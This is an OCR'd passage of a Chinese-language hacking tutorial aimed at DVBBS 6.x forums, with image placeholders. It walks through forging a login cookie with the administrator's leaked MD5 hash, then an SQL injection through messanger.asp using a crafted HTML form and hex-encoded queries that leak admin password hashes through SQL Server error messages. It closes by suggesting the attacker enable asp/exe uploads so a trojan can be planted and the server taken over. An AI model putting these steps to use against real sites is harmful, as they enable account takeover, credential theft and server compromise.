


图11

我们已经得到了管理员admin的16位MD5加密的密码：045e3c90104aec0d，不用破解成明文我们利用COOKIE也已经可以登录了，具体步骤如下：

首先随便以一个普通用户登录，登录时注意选上“保存COOKIE”（注意：一定要保存COOKIE），如图11，然后打开COOKIE编辑工具iecv.exe，在众多COOKIE中找出其中的这个论坛的COOKIE，如图12，然后我们开始来修改这个COOKIE的信息，再选中下面的“aspsky”，在“edit”中选择“edit the cookie's content”，原来的cookie内容是：

userid=11740&usercookies=3&userclass=部落游&username=bluefox&userhidden=1&password=ee48db721228b066，我们把它修改成：

userid=1&usercookies=3&userclass=管理员&username=admin &userhidden=1&password=045e3c90104aec0d




图12




图 13

修改的地方有：userid、userclass、username、password 四个地方，如图 13，1 是 admin 的 userid，ID 可以通过查看 admin 个人资料得到。usercookies 类型不用管它，userclass 要修改成管理员，username 当然也要变成 admin，userhidden 是表示是否隐身登录也不用改了。最后是最重要的 password，把它换成刚才得到的 admin 的 MD5 加密的密码 045e3c90104aec0d。




图 14

这样就大功告成，你只要保存修改后关闭所有的论坛窗口，然后再重新打开论坛，你会发觉你已经是管理员 admin 了，如图 14，看到可爱的小兔子图标了吗，这就是管理员标志，所以说明我们的 COOKIES 欺骗已经成功，有了论坛的管理员权限能做些什么就不用说吧。

3、messanger.asp 脚本漏洞攻击

测试环境：DVBBS 6.0.0、DVBBS 6.1.0 版本。

这个漏洞在动网其它不少页面中存在。比如 messanger.asp 页面提交“删除草稿”请求的代码中也存在 SQL Injection 问题，利用这个漏洞攻击步骤如下：

第一步：先在论坛上注册一个用户名并登陆，登陆时选择一定要“保存 cookie”，然后到“个人控制面板—>用户短信服务中”撰写短消息，找个发件人（必须是论坛中的用户）随便写点内容后保存到发件箱，如图 15。

第二步：构建一个 HTML 提交表单来利用此漏洞来提交 SQL 请求，如图 16，代码如下：

```
<form action=http://www.target.com/dvbbs
/messanger.asp?action=删除草稿 method=post>
<input type=text name=id width=32>
<input type=submit>
</form>
```

这里的http://www.target.com/dvbbs/需要替换成你要攻击的实际目标地址




图 15




图 16




图 17

第三步：我们就要利用这个HTML文件来提交下边的网页信息，比如我们要测试用户名为admin的管理员帐号（注意：这种方法不能攻击中文字符的帐号），先把username转换成SQL Encoder编码，这里我们用SQL encoder.exe工具来转换，在输入框中输入：admin，在下方的显示栏中就显示：0x610064006d0069006e00，如图17，这就是admin的SQL Encoder编码。接下来我们就可以提交精心构造的请求了，这些请求的出错信息中会显示管理员的密码。具体请求如下：

select userpassword from [user] where username=0x610064006d0069006e00 and userpassword>7

把以上代码复制到HTML文件的输入框中，提交后得到结果（如图18）：




图 18

Microsoft OLE DB Provider for SQL Server 错误'80040e07'

将nvarchar值 'f3c60492ab0819b9' 转换为数据类型为int的列时发生语法错误。

/bbs/messanger.asp，行619

这里的“f3c60492ab0819b9”就是admin的前台密码。

再提交如下请求：

select password from admin where username=0x610064006d0069006e00 and password>7

得到admin的后台管理密码也是：f3c60492ab0819b9。




图 19




图 20

有朋友可能要问了：什么是前台密码和后台密码呢？有区别吗？管理员有两个密码？是的，在动网论坛中管理员可以设置两个密码，一个是和一般用户一样从论坛的登录页面上登录对论坛上的帖子等进行管理的密码。另一个密码则是用来从admin_index.asp（默认的管理登录页面）页面登录的，如图19，它用来对论坛配置的各种参数，用来增删版主，管理用户资料等等，也就是

这里才是管理员真正的管理页面，所以获取后台密码是很重要的。当然网上许多动网论坛的管理设置密码时往往麻痹大意，两个密码设置的完全相同，像我们上面遇到的那个例子就是两个密码一样的。

接着当然是通过破解明文密码和cookie欺骗来登录admin_index.asp管理页面了，登陆进入管理后台后，你就可以掌握了这个论坛的生杀大权了：论坛的物理路径、停止和关闭论坛，设置论坛的版块、颜色，向用户发送消息，删减用户或修改资料等等……如图20，反正随你折腾吧。如果玩腻了论坛，你还可以通过论坛上传木马来控制整个服务器，如何上传呢？很简单，只要修改论坛的设置，在它的文件上传类型添加asp、exe类型，具体设置位置在管理页面的“论坛版面管理→高级管理”中，如图21




图21

